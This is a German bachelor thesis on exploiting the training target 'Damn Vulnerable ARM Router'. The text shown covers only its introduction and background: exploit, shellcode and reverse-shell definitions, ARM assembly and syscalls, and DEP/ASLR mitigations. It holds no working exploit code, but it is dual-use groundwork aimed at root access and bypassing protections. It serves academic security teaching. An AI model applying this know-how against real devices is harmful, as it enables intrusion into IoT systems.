HOCHSCHULE
MITTWEIDA
UNIVERSITY OF
APPLIED SCIENCES

BACHELORARBEIT

Herr
Robert Giebel

Exploiting des Damn Vulnerable ARM Router

Eine praktische Einführung in Linux Binary Exploits

2018

Fakultät **Angewandte Computer und Biowissenschaften**

BACHELORARBEIT

Exploiting des Damn Vulnerable ARM Router

Eine praktische Einführung in Linux Binary Exploits

Autor:
Robert Giebel

Studiengang:
IT-Sicherheit

Seminargruppe:
IF15wI-B

Erstprüfer:
Prof. Dr. Christian Hummert

Zweitprüfer:
Manuel Stotz (B.Sc.)

Mittweida, Oktober 2018

I. Inhaltsverzeichnis

II. Abbildungsverzeichnis

Abstract

Router und andere Geräte mit ARM-Prozessoren, wie Smartphones, Smart-Watches oder Smart-Home-Geräte, besitzt fast jeder. Auf sehr vielen von diesen Geräten laufen Betriebssysteme, welche auf Linux basieren. Gerade beim Internet of Things (IoT) sind die meisten Geräte ungenügend gesichert, sodass sie Angreifern ein leichtes Ziel bieten. Anhand des Projekts „Damn Vulnerable ARM Router“, welches einen verwundbaren Router auf ARM Basis simuliert, soll in dieser Arbeit aufgezeigt werden wie Exploits unter Linux funktionieren, welche Gegenmaßnahmen existieren und wie man diese umgehen kann. Neben den Exploits selbst wird noch eine Empfehlung gegeben, um diese Exploits zu erschweren oder gar gänzlich zu verhindern. Auf dem Damn Vulnerable ARM Router sind zwei Netzwerkdienste aktiv, welche Sicherheitslücken besitzen. Anhand diesen wird gezeigt, wie Exploits entstehen, wie Sicherheitsmechanismen (z.B. Data Execution Prevention (DEP)) umgangen werden können und wie entsprechende Anwendungen sicherer gestaltet werden könnten.

Almost everybody owns a router, smartphone, smartwatch, or other device, which utilizes an ARM processor. Most of these devices use a Linux-based operating system. Especially Internet of things (IoT) devices are often insufficiently protected and thus an open door for attackers. Using the Damn Vulnerable ARM Router, it will be shown how exploits work on Linux, which countermeasures exist, and how they can be bypassed. Additionally to the exploits, it will be shown how to make them more difficult or prevent them completely. On the Damn Vulnerable ARM Router, there are two network services running, which are vulnerable to stack-based buffer overflows. It will be shown, how exploits are being developed, how countermeasures (e.g. data execution prevention) can be bypassed, and how to make these applications more secure to prevent such exploits.

1 Einleitung

1.1 Motivation

Malware wie Tsunami, Mirai und Brickerbot sind in letzter Zeit häufiger aufgetreten und haben große Teile des Internets lahmgelegt. Was diese drei gemeinsam haben ist, dass sie gezielt Internet of Things-Geräte (IoT), wie IP-Kameras, digitale Videorecorder, Router und Smart-Home Infrastruktur, angegriffen haben. Die befallenen Geräte wurden zu Botnetzen zusammengeschlossen und für die größten DDoS-Angriffe (Distributed Denial of Service) aller Zeiten genutzt.[1, 2, 3, 4, 5, 6]
Die meiste Malware für IoT-Geräte nutzt Schwachstellen in der Firmware der Geräte aus. Die Hersteller günstiger IoT-Hardware legen oftmals wenig Wert auf Sicherheit, was ihre Geräte besonders anfällig und attraktiv für Angreifer macht. Botnetze aus IoT-Geräten gehören seit dem Mirai-Botnetz zu den größten Bedrohungen im Internet.

Die zunehmende Digitalisierung sorgt zudem dafür, dass es immer mehr Geräte gibt, die sich mit dem Internet verbinden können. Prognosen zeigen, dass es bis 2020 weltweit ca. 20,4 Milliarden Geräte im Internet der Dinge geben soll [7]. Seien es Smart-Watches, Smartphones oder smarte Kühlschränke und Toaster. Die meisten dieser IoT Geräte haben eine ARM Architektur und sind vom Internet aus erreichbar, weshalb sie entsprechend gesichert sein sollten.
Zu wissen, wie man Sicherheitslücken in der Firmware solcher Produkte ausnutzen kann, hilft besser zu verstehen, was geändert werden muss, um IT-Anwendungen sicherer zu gestalten.



Abbildung 1.1: Bekannteste Malware für IoT-Geräte. (de.securelist.com) [8]

1.2 Zielstellung

Das Ziel dieser Arbeit soll es sein, den Leser, der über Grundkenntnisse im Bereich der Informatik verfügt, über die Architektur von ARM-Prozessoren und vorhandene Sicherheitsmaßnahmen zu informieren. Es werden Techniken zum Ausnutzen von Buffer-Overflow-Schwachstellen erklärt und an Beispielen gezeigt.
Die Arbeit beschäftigt sich mit zwei verschiedenen Exploittechniken für typische Buffer-Overflow Schwachstellen. Bei beiden geht es darum, zu klären, wie man in das anfällige System eindringen kann und wie man dieses ggf. übernehmen kann. Diese Techniken werden anhand des Damn Vulnerable ARM Router gezeigt, da dieser speziell hierfür konzipiert wurde und dementsprechende Sicherheitslücken besitzt. Des Weiteren wird erklärt, wie man diese zwei Exploits verhindern und die ausgenutzen Anwendungen sicherer gestalten kann.
Ziel der gezeigten Exploits ist es, administrative Berechtigungen (root-Rechte) zu bekommen und somit vollständige Kontrolle über das System zu erhalten.

Die Arbeit ist in mehrere Kapitel aufgeteilt. Kapitel 2 befasst sich mit den Grundlagen, welche zum Verständnis der Arbeit notwendig sind. Begonnen wird mit der Erklärung wichtiger Begriffe und danach die ARM-Prozessorarchtiktur. In Kapitel 3 werden die beiden Exploits entwickelt. Kapitel 4 zeigt das Ergebnis der Exploits aus Kapitel 3 und in Kapitel 5 werden die Ergebnisse, sowie das Thema insgesamt diskutiert.

2 Grundlagen

2.1 Begriffserklärungen

Exploit

> „*Ein Exploit (engl. to exploit: ausnutzen) ist ein kleines Schadprogramm (Malware) bzw. eine Befehlsfolge, die Sicherheitslücken und Fehlfunktionen von Hilfs- oder Anwendungsprogrammen ausnutzt, um sich programmtechnisch Möglichkeiten zur Manipulation von PC-Aktivitäten (Administratorenrechte usw.) zu verschaffen oder Internetserver lahm zu legen.*“ - Prof. (FH) Mag. Dr. Helmut Siller [12]

Payload

Als Payload werden typischerweise die Nutzdaten eines Pakets bezeichnet. Das heißt die Paketdaten, die den wesentlichen Bestandteil der Kommunikation ausmachen, ohne Metadaten oder Header. Im Zusammenhang mit Malware jedoch bezeichnet der Payload den Teil, der den Schadcode oder die Schadroutine enthält.
In der folgenden Arbeit wird unter dem Begriff Payload letztere Definition verstanden. [13]

Shellcode

Die in Opcodes umgewandelte Form von Assemblerbefehlen wird als Shellcode bezeichnet. Der Shellcode führt mehrere Befehle aus, welche oftmals eine Shell starten sollen. Meistens wird er in ein ausgenutzes Programm injiziert und anschließend ausgeführt, um dem Angreifer weitere Kontrolle über das Programm zu verschaffen. [14]

Reverse Shell

Eine Reverse Shell ist eine Form von Shellcode (kleines Stück Programmcode), der eine Eingabeaufforderung bzw. einen Terminalzugriff über eine ausgehende Netzwerkverbindung zum Angreifer herstellt. Der Name Reverse Shell kommt davon, dass der Verbindungsaufbau genau andersherum abläuft als bei einer Remote Shell, wie Telnet oder SSH.
Zudem kann damit eine Firewall oder ein IDS (Intrusion Detection System) umgangen werden, da die Verbindung aus dem vertrauenswürdigen Netzwerk heraus aufgebaut wird. [15, 16]

Buffer Overflow

Buffer Overflows, auf Deutsch Pufferüberläufe, sind die Älteste aller Schwachstellen und kommen auch in aktueller Software immer wieder vor. Sie treten auf, wenn in einem Programm ein Puffer mit statischer Größe mit einer Eingabe befüllt wird und die Eingabe größer ist als der Puffer selbst. Gibt es vor dem Befüllen keine Größenprüfung des Inputs, so läuft der Puffer über, schreibt über die Puffergrenze hinaus und überschreibt

Daten, die den weiteren Programmfluss beeinflussen können.
Je nach überschreibbaren Speicherbereich (Stack oder Heap) spricht man auch von *Stack*- oder *Heap-Overflows*. Zudem ermöglichen sie Angreifern das Programm und meist auch das gesamte System zu übernehmen, weshalb Buffer-Overflows bei entfernten Angriffen auf Netzwerke sehr beliebt sind. [17]

Patternstring

Ein Patternstring, auf Deutsch Musterzeichenkette, ist ein String, welcher nach einem bestimmten Muster aufgebaut ist. Das Muster sollte so gewählt werden, dass es sich nicht wiederholt, um zu gewährleisten, dass die Position jedes Substrings von mindestens zwei Zeichen Länge eindeutig bestimmt werden kann. Patternstrings sind bei der Entwicklung von Exploits besonders hilfreich, um Offsets oder Adressen zu ermitteln. Bei einem Buffer-Overflow kann man so z. B. feststellen, welcher Teil des Patternstrings in die Register geladen wurde, um daraus einen Exploit zu entwickeln.

2.2 ARM-Architektur

2.2.1 Historie

In den frühen 1980er Jahren entwickelte der britische Computerhersteller Acorn eine eigene Architektur - die Acorn Risc Architecture, kurz ARM - da die zuvor verwendeten Prozessoren nicht leistungsfähig genug und alternative Archtitekturen ungeeignet erschienen. Mitter der 80er Jahre kamen die ersten Prozessoren als Coprozessoren auf den Markt, 1987 kam der erste reine ARM-Rechner. Als Apple auf die ARM-Prozessoren aufmerksam wurde und sie in einem neuen Gerät, dem Apple Newton (1992) verbauen wollte, lagerte Acorn die Entwicklung der Architektur in eine neue Firma aus, die Advanced Risc Maschines Ltd. In den folgenden Jahren kamen mehr Lizenznehmer hinzu, während das Rechnergeschäft an Bedeutung verlor. ARM Ltd. entwickelte sich jedoch bis heute weiter, was neue Versionen der Architektur mit sich brachte. [18]

2.2.2 Überblick über die Versionen

Die verschiedenen Versionen werden mit ARMv*X* bezeichnet. Die aktuellste ARM Version ist Version 8. Seit ARMv7 wurde die Bezeichnung der zugehörigen Kerne geändert. So gibt es nun drei Reihen von Cortex-Kernen. Cortex-Rx für Echtzeitanwendungen (geringe Latenz, Vorhersagbarkeit, ge-schützter Speicher), Cortex-Mx für Mikrokontroller (geringe Transistoranzahl, Vorhersagbarkeit) und Cortex-Ax als Anwendungsprozessoren (hohe Performance, geringer Energieverbrauch, optimiert für Multitasking). Die nachfolgende Abbildung 2.1 zeigt die drei Reihen in Bezug auf Leistung und Effizienz. Tabelle 2.1 zeigt die ARM-Versionen bis ARMv8 (2011).



Abbildung 2.1: ARM Prozessorfamilien in Bezug auf Leistung und Effizienz (fpganedir.com)[9]

ARM-Version	Beispiel Prozessor	Erscheinungsjahr
ARMv1	ARM1	1985
ARMv2	ARM2	1987
ARMv3	ARM6	1994
ARMv4	ARM7TDMI	2001
ARMv5	ARM9E	2004
ARMv6	ARM11	2007
ARMv7	Cortex-A8	2009
ARMv8	Cortex-A53	2011

Tabelle 2.1: Übersicht über die ARM-Versionen.[10, 11]

2.2.3 Sicherheitsfeatures

Die im Folgenden beschriebenen Sicherheitsmechanismen werden nur kurz erläutert, da sie auf dem exploiteten Zielsystem nicht aktiviert waren und somit für das Ergebnis dieser Arbeit nicht weiter relevant sind.

Trustzone ist eine Sicherheitsarchitektur für die Cortex-A Prozessorreihe. Dabei wird nur die Ausführung von geprüfter und vertrauter Software gestattet, während nicht vertraute Software eingeschränkt oder blockiert wird. Dazu gibt es extra einen Trusted Boot Bootloader und ein Trusted OS, welche notwendig sind, um ein Trusted Execution Environment (TEE) zu schaffen. Typischerweise wird Trustzone zum Schutz von Authentifierungsmechanismen, Kryptografie, Schlüsselmaterial und Digital Rights Management (DRM) verwendet. Anwendungen, die in der Trustzone laufen, werden Trusted Apps genannt.
In jedem physikalischen Prozessorkern laufen zwei virtuelle Kerne, von denen einer als *sicher* bezeichnet wird, der andere als *unsicher*. Zwischen beiden gibt es einen sicheren Mechanismus (Secure Monitor Exception), welcher dazu dient, Inhalte zwischen den Kernen zu tauschen. Zugang zu diesem Secure Monitor kann durch einen dedizierten

Secure Monitor Call (SMC) oder durch eine Reihe von Ausnahmemechanismen ausgelöst werden. Typischerweise wird dann der aktuelle Stand des Systems gespeichert und der Stand, zu dem gewechselt wird, wiederhergestellt. Möchte man eine sichere Umgebung auf einem SoC (System on a Chip) implementieren, muss Trusted Software (Trusted OS) entwickelt werden, um die geschützen Assets nutzen zu können. Dazu muss auch Trusted Boot, ein Secure World Switch Monitor, ein kleines Trusted OS und Trusted Apps implementiert werden. Die Kombination von Trustzone-basierter Hardware, Trusted Boot, und einem vertrauenswürdigen Betriebssystem ergeben ein TEE. [20]

Pointer Authentication wurde mit ARMv8-3 eingeführt und ist ein Mechanismus, der es Angreifern erschweren soll, geschützte Pointer im Speicher zu manipulieren ohne aufzufallen.
Der tatsächliche Adressraum bei 64-Bit-Architketuren ist geringer als 64 Bit. In jedem Pointer gibt es also ungenutzte Bits, in welchen dann ein Pointer Authentication Code (PAC) platziert wird. Ein Angreifer müsste dann den korrekten PAC erraten, um den Programmverlauf zu manipulieren, ohne aufzufallen. Da nicht jeder Pointer den gleichen Zweck hat, sollen Pointer nur in einem bestimmten Kontext valide sein. Hierfür gibt es zwei Wege, zum einen separate Schlüssel für die wichtigsten Anwendungsfälle, zum anderen die Berechnung des PAC über den Pointer selbst mit dem 64-Bit-Kontext. Die Pointer Authentication Specification definiert fünf Schlüssel: Zwei Schlüssel für Instruction Pointers, zwei Schlüssel für Data Pointers und einen für separate general-purpose Instructions, um eine MAC (Media Authentication Code) über längeren Sequenzen von Daten zu berechnen. Dabei entscheidet die Befehlskodierung, welcher der Schlüssel genutzt wird, während der Kontext verwendet wird, um Pointertypen, die den gleichen Schlüssel nutzen, unterscheiden zu können. Der Kontext wird bei der Berechnung und Verifikation des PAC zusammen mit dem Pointer als zusätzliches Argument spezifiziert. Pointer Authentication hat drei Hauptdesignkomponenten: Befehle (Instructions), Kryptografie und Schlüssel-Management.

Die Hauptoperationen bei der Pointer Authentication sind das Berechnen und Einfügen des PAC, das Verifizieren dessen und das Wiederherstellen des Pointer-Wertes. Schlägt die Verifikation fehl, so wird der Pointer-Wert vom Prozessor so geändert, dass er auf eine ungültige (illegale) Adresse zeigt. Die eigentliche Erkennung, dass der Pointer manipuliert wurde, passiert durch die Illegal Address Exception während ein ungültiger Pointer dereferenziert wird. Durch dieses Design wird die Fehlerbehandlung von der Instruktion entkoppelt und man benötigt keine weitere Instruktion zur Fehlerbehandlung. Der Exception Handler kann eine Illegal Address Exception von einem Authentication Failure unterscheiden, indem er das Muster prüft das die `AUT`-Instruktion nutzt, um einen Fehler zu signalisieren. Zusätzlich zu `PAC` und `AUT` Instructions gibt es noch Instruktionen zum Entfernen des PAC und zur Berechnung eines 32-Bit Authentication Code (AC) von zwei 64-Bit Inputs (`PACGA`). Die `PACGA` Instruction ist nützlich, um sensible Datenstrukturen im Speicher zu schützen. Sie kann genutzt werden, um einen Authentication Code über die gesamten Heap-Metadaten zu berechnen (durch Zusammenkettung einiger `PACGA` Instructions).

Die ARMv8.3-A Architektur beschreibt Varianten von PAC und AUT für jeden Schlüssel und beinhaltet kombinierte Befehle, wie verify-then-return (RETA) und verify-and-branch (BRA, BLRA).

Zur Kryptografie wird QARMA genutzt, was eigens entwickelt wurde und der Familie der leichtgewichtigen, anpassbaren Blockchiffren angehört. Anpassbar bedeutet, eine Permutation, welche durch einen Secret-Key und einen weiteren vom Nutzer gewählten Tweak berechnet wird. QARMA ist für sehr spezielle Anwendungsfälle. Neben dem Zweck der asymmetrischen Verschlüsselung bei der Pointer Authentication, ist es auch zur Speicher-Verschlüsselung und Konstruktion von verschlüsselten Hash-Funktionen geeignet. Bei der Pointer Authentication werden zwei Eingaben für QARMA benutzt (Pointer und Kontext), der PAC ist die gekürzte Ausgabe von QARMA. Die Länge des PAC wird von der „Processor virtual address configuration“ bestimmt und davon, ob die „tagged address“-Funktion aktiviert ist. Die *Tagged Address* Funktion erlaubt der Software ein 8-Bit-Tag an den Pointer anzufügen, ohne die Adressübersetzung zu beeinflussen.

Da die virtuelle Adressgröße zwischen 32 und 52 Bit gewählt werden kann (Bit 55 zur Auswahl, ob hohe oder niedrige Hälfte des Adressraumes), variiert die Größe des PAC zwischen 11 und 31 Bit, wenn *Tagged Addresses* deaktiviert ist. Ist *Tagged Addresses* aktiviert, variiert die Größe zwischen 3 und 23 Bit. PACGA generiert immer einen 32 Bit AC von dem QARMA Output.

Pointer Authentication definiert 5 Schlüssel: 4 für PAC und AUT Instructions und einen für die PACGA Instruction. Die Schlüssel werden in internen Registern abgelegt und sind nicht zugreifbar von EL0 (User Mode), aber auch nicht an Exception Level gebunden. Um die Schlüssel zwischen Exception Levels zu tauschen ist Software nötig (EL1, EL2, EL3). Zudem wird erwartet, dass höhere Privilegien-Stufen die Schlüssel für niedrigere Privilegien-Stufen kontrollieren. Außerdem werden an jeden Schlüssel Control Bits angehangen, welche das Exception Behavior definieren. Das erlaubt es Schlüssel jederzeit zu generieren und zu tauschen. Das Schlüssel-Management und das Generieren guter Zufallszahlen ist Aufgabe der Software.

Pointer Authentication kann z. B. für Software Stack Protection (Stack-based Buffer-Overflows), Control Flow Integrity (CFI) und Binding Pointers to Addresses eingesetzt werden. [21]

2.2.4 ARM Assembler

ARM-Assembler unterscheidet sich von dem klassischen x86- und x64-Assembler. Im Folgenden werden die größten Unterschiede dargelegt und erklärt.

2.2.4.1 ARM Register

ARM-Prozessoren sind RISC (Reduced Instruction Set Computing)-Prozessoren, verfügen also über einen kleineren Befehlssatz im Gegensatz zu CISC (Complex Instruction Set Computing)-Prozessoren, jedoch haben sie mehr Register zur Verfügung. Die Anzahl der Register hängt von der ARM-Version ab. Mit Ausnahme von ARMv6-M- und

ARMv7-M-Prozessoren gibt es 30 32-Bit-Register, von denen man auf 16 im User-Level-Mode zugreifen kann. Diese 16 Register, werden in Abbildung 2.2 gezeigt.

#	Alias	Purpose
R0	–	General purpose
R1	–	General purpose
R2	–	General purpose
R3	–	General purpose
R4	–	General purpose
R5	–	General purpose
R6	–	General purpose
R7	–	Holds Syscall Number
R8	–	General purpose
R9	–	General purpose
R10	–	General purpose
R11	FP	Frame Pointer
Special Purpose Registers		
R12	IP	Intra Procedural Call
R13	SP	Stack Pointer
R14	LR	Link Register
R15	PC	Program Counter
CPSR	–	Current Program Status Register

Abbildung 2.2: Register eines ARM-Prozessors (azeria-labs.com) [22]

ARM	Description	x86
R0	General Purpose	EAX
R1-R5	General Purpose	EBX, ECX, EDX, ESI, EDI
R6-R10	General Purpose	–
R11 (FP)	Frame Pointer	EBP
R12	Intra Procedural Call	–
R13 (SP)	Stack Pointer	ESP
R14 (LR)	Link Register	–
R15 (PC)	<- Program Counter / Instruction Pointer ->	EIP
CPSR	Current Program State Register/Flags	EFLAGS

Abbildung 2.3: Gegenüberstellung der Register von ARM- und x86-Prozessoren (azeria-labs.com) [22]

Die Register R0 bis R12 sind allgemeine Register, in denen man alles speichern kann. R13 ist der Stackpointer (SP), der auf die letzte beschriebene Adresse im Stack zeigt, R14 ist das Linkregister (LR) und enthält die Rücksprungadresse von Funktionsaufrufen. R15 ist der Programm Counter (PC), welcher automatisch inkrementiert wird. Das Register CPSR ist das Current Programm Status Register. Es enthält Informationen über die gesetzten Flags nach Rechenoperationen und ähnliches.
Zudem haben ARM-Prozessoren zwei Modi, in denen sie arbeiten können, den ARM-Modus und den Thumb-Modus. Diese beiden haben nichts mit den Privilegien-Stufen zu tun. Der Unterschied zwischen ARM- und Thumb-Modus ist der Befehlssatz. ARM-Befehle sind immer 32 Bit lang, während Thumb-Befehle 16 Bit lang sind (können aber bei ARMv6T2 und ARMv7 auch 32 Bit lang sein). Im ARM-Modus können alle Befehle bedingt ausgeführt werden, während bedingte Ausführungen im Thumb-Modus nur bei ARMv6T2 und ARMv7 möglich sind.
Um zwischen ARM- und Thumb-Modus umzuschalten, nutzt man die BX (Branch and Exchange) oder BLX (Branch, Link and Exchange)-Instruktion und setzt das *least significant Bit* des Zielregisters auf den Wert 1. Da Instruktionen immer zwei oder vier Byte lang sind, könnte man denken, dass es deswegen Probleme gibt. Jedoch ignoriert der Prozessor das *least significant Bit* und schaltet den Betriebsmodus um. Wenn im CPSR das Thumb-Bit gesetzt ist, dann befindet sich der Prozessor bereits im Thumb-Modus.

2.2.4.2 Übersicht Instruktionen

Die Instruktionen sind nach dem folgenden Muster aufgebaut: `MNEMONIC{S}{condition} {Rd}, Operand1, Operand2`
Aufgrund der Flexibilität des Befehlssatzes werden nicht immer alle Felder des Musters genutzt. Dennoch werden alle kurz beschrieben.

MNEMONIC	Kurzer Name des Befehls.
{S}	optionales Suffix. Falls verwendet, werden die Flags (CPSR) nach der Ausführung aktualisiert.
{condition}	Die Bedingung, die erfüllt sein muss, damit der Befehl ausgeführt wird.
{Rd}	Register, in dem das Ergebnis des Befehl gespeichert wird.
Operand1	Erster Operand. Entweder ein Register oder ein unmittelbarer Wert.
Operand2	Zweiter Operand. Dieser kann ein Wert sein oder ein Register mit optionalem Shift.

Das {condition}-Feld hängt mit dem CPSR zusammen bzw. mit speziellen Bits darin. Verschiedene Bedingungen hängen von verschiedenen Flags ab, ähnlich wie bei x86.
Jetzt folgt eine kleine Sammlung von Assembler-Befehlen, welche für das Verständnis der Arbeit nötig sind.

`mov dest, src`	Kopiert den Inhalt von src nach dest
`add dest, sum1, sum2`	Addiert sum1 und sum2 und speichert das Ergebnis in dest ab
`sub dest, sub1, sub2`	Subtrahiert sub2 von sub1 und speichert das Ergebnis in dest ab
`mul dest, fak1, fak2`	Multipliziert fak1 mit fak2 und und speichert das Ergebnis in dest ab
`cmp c1, c2`	Vergleicht c1 mit c2. Wie sub, jedoch werden nur die Flags beeinflusst.
`eor dest, e1, e2`	Bitweise XOR-Verknüpfen von e1 und e2, Ergebnis wird in dest gespeichert
`ldr dest, src`	Lädt den Inhalt von src nach dest aus dem Speicher
`str src, dest`	Speichert den Inhalt von src an der Speicheradresse, auf die dest zeigt
`pop`	Lädt Werte vom Stack in die Register
`b reg`	Branch. Ähnlich wie jmp bei x86-64 Assembler
`bl reg`	Branch with Link. Link-Register wird entsprechend gesetzt. Ähnlich wie call bei x86-64 Assembler
`bx reg`	Branch and exchange. Verzweigt nach reg und schaltet Betriebsmodus um
`blx reg`	Branch, Link and Exchange
`svc`	Führt einen Systemcall aus

Während x86 einen direkten Speicherzugriff erlaubt, verwendet ARM ein *Load-Store*-Modell für Speicherzugriffe. Das bedeutet, es kann nur mit den Befehlen `ldr` und `str` auf den Speicher zugegriffen werden.

Wie bereits erwähnt ist es möglich im ARM-Modus alle Befehle auch bedingt auszuführen, während es im Thumb-Modus nur bei den neueren ARM-Versionen möglich ist, weshalb darauf auch nicht weiter eingegangen wird. So kann man nach einem `cmp`-Befehl z. B. ein Register nur laden, wenn das Zero-Flag nicht gesetzt ist (Z==0). Diese kurze Befehlssequenz würde folgendermaßen aussehen:

```
sub r1, r3, r4
cmp r1, #0
movne r1, #0
```

In diesem Beispiel wird zuerst $r1 = r3 - r4$ berechnet und anschließend mittels des `cmp`-Befehls verglichen, ob `r1` gleich Null ist. Ist das nicht der Fall, also das Zero-Flag nicht gesetzt, so wird dann mit `movne` (Move if not equal) eine Null nach `r1` geladen. Man kann fast jeden Befehl bedingt ausführen. Dazu hängt man folgende *condition codes* einfach an den Befehl an.

Condition Code	Meaning (for cmp or subs)	Status of Flags
EQ	Equal	Z==1
NE	Not Equal	Z==0
GT	Signed Greater Than	(Z==0) && (N==V)
LT	Signed Less Than	N!=V
GE	Signed Greater Than or Equal	N==V
LE	Signed Less Than or Equal	(Z==1) || (N!=V)
CS or HS	Unsigned Higher or Same (or Carry Set)	C==1
CC or LO	Unsigned Lower (or Carry Clear)	C==0
MI	Negative (or Minus)	N==1
PL	Positive (or Plus)	N==0
AL	Always executed	-
NV	Never executed	-
VS	Signed Overflow	V==1
VC	No signed Overflow	V==0
HI	Unsigned Higher	(C==1) && (Z==0)
LS	Unsigned Lower or same	(C==0) || (Z==0)

Abbildung 2.4: Condition Codes für bedingte Ausführung von Befehlen (azeria-labs.com) [25].

In obiger Abbildung 2.4 kann man alle Condition Codes für bedingte Ausführung mit ihrer Erklärung und den Registern sehen, von denen sie abhängen.

2.2.4.3 Systemcalls

Eine wichtige Funktionaliltät, auf die später noch einmal Bezug genommen wird, sind Systemcalls. Sie funktionieren unter ARM im Grunde genauso wie unter x86-64. Die Nummer des Systemcalls wird in Register `r7` geladen. Die Register `r0` bis `r5` enthalten die entsprechenden Parameter. Anschließend wird mit der `svc`-Instruktion der Systemcall ausgelöst und ausgeführt. Mögliche Rückgabewerte werden in Register `r0` zur späteren Auswertung gespeichert.

```
mov r7, #255
add r7, r7, #26
mov r0, #2
mov r1, #1
mov r2, #0
svc #0
mov r4, r0
```

Obiges Beispiel zeigt den Systemcall für die Funktion `socket()`. Es werden zuerst die Systemcall-Nummer sowie die Funktionsparameter in die entsprechenden Register geladen. Anschließend wird der Systemcall mit `svc` ausgeführt. Der Rückgabewert, welcher dem Socketdeskriptor entspricht, wird nach der Ausführung in das Register `r4` kopiert.

Bei ARM gibt es kein `jmp` (jump) oder `ret` (return) wie es bei x86-64 Prozessoren üblich ist. Stattdessen wird der `bl-` und `b-`Befehl genutzt, um z. B. Unterfunktionsaufrufe durchzuführen. Parameter werden bei Funktionsaufrufen übergeben, indem sie in die Register `r0` bis `r9` geladen werden. Auch bei Funktionen werden mögliche Rückgabewerte im Register `r0` gespeichert.

2.2.5 Linux

Das Betriebssystem spielt keine unwesentliche Rolle bei der Sicherheit eines Systems. Linux bietet neben einem restriktiven Rechtesystem noch weitere Sicherheitsmaßnahmen, von denen man als Nutzer nicht unbedingt etwas bemerkt. Da eine ausführliche Erläuterung von Linux und dessen innerer Funktionsweise den Rahmen dieser Arbeit überschreiten würde, wird im Folgenden nur auf die für diese Arbeit relevanten Sicherheitsmaßnahmen eingegangen. Die hier erklärten Maßnahmen und Technologien lassen sich unter dem Begriff der *Data Execution Prevention* (DEP) zusammenfassen.

Das **No-Execute-Bit** (NX-Bit) wird von Linux seit Kernel Version 2.6.8 (August 2004) unterstützt. Es ist das *most significant Bit* des *Page Table Entry*. Ist dieses Bit auf Null gesetzt, so ist es deaktiviert, und es ist möglich jede Page auszuführen. Es funktioniert am besten mit Prozessoren, die das NX-Bit unterstützen. Es gibt auch Softwarelösungen, die es emulieren können. Diese sind jedoch sehr aufwendig, nicht zuverlässig und verlangsamen das System durch ihre Komplexität. Zuerst wurde diese Technologie als Teil der *Data Execution Prevention* von AMD für ihre x86-Prozessoren eingeführt. Kurz darauf wurde sie von Intel adaptiert und implementiert. Heutzutage wird sie von den meisten Prozessoren unterstützt. [26]

Address Space Layout Randomization, kurz ASLR, ist eine Technologie zur Prävention von Exploits, indem der Prozess im Speicher zufällig angeordnet wird. Linux war 2005 das erste Betriebssystem, das ASLR einführte. Im Jahr 2007 wurde ASLR auch von Mircosoft in Windows Vista eingeführt.
ASLR positioniert den Prozess sowie Shared Libraries zufällig im Speicher, um es zu erschweren Exploits zu schreiben. Bei aktiviertem ASLR muss ein Angreifer zuerst dynamisch während der Laufzeit die Speicheradressen herausfinden, zu denen er springen möchte, was zu einem längeren Payload führt. Unter Linux gibt es drei Stufen von ASLR. Diese werden in der Datei `/proc/sys/kernel/randomize_va_space` eingestellt. `0` deaktiviert ASLR, `1` randomisiert Bibliotheken, Stack, Heap und von `mmap()` allozierte Speicherbereiche. Stufe `2` randomisiert alles, auch Speicher, der von der Funktion `brk()` verwaltet wird. ASLR ist keine perfekte Lösung, jedoch ein sehr wichtiger Bestandteil moderner Sicherheitskonzepte.
Die Effektivität von ASLR hängt letztendlich jedoch von den Programmen ab. Diese

müssen sogenannten Position Independent Code (PIC) enthalten und dürfen keine statischen Sprungbefehle besitzen. Jedoch ist es problematisch, dass die großen Distributionen Programme verwenden, welche nicht dafür geeignet sind und somit nur sehr eingeschränkt Programmteile zufällig im Speicher verteilt werden können. [27, 28]

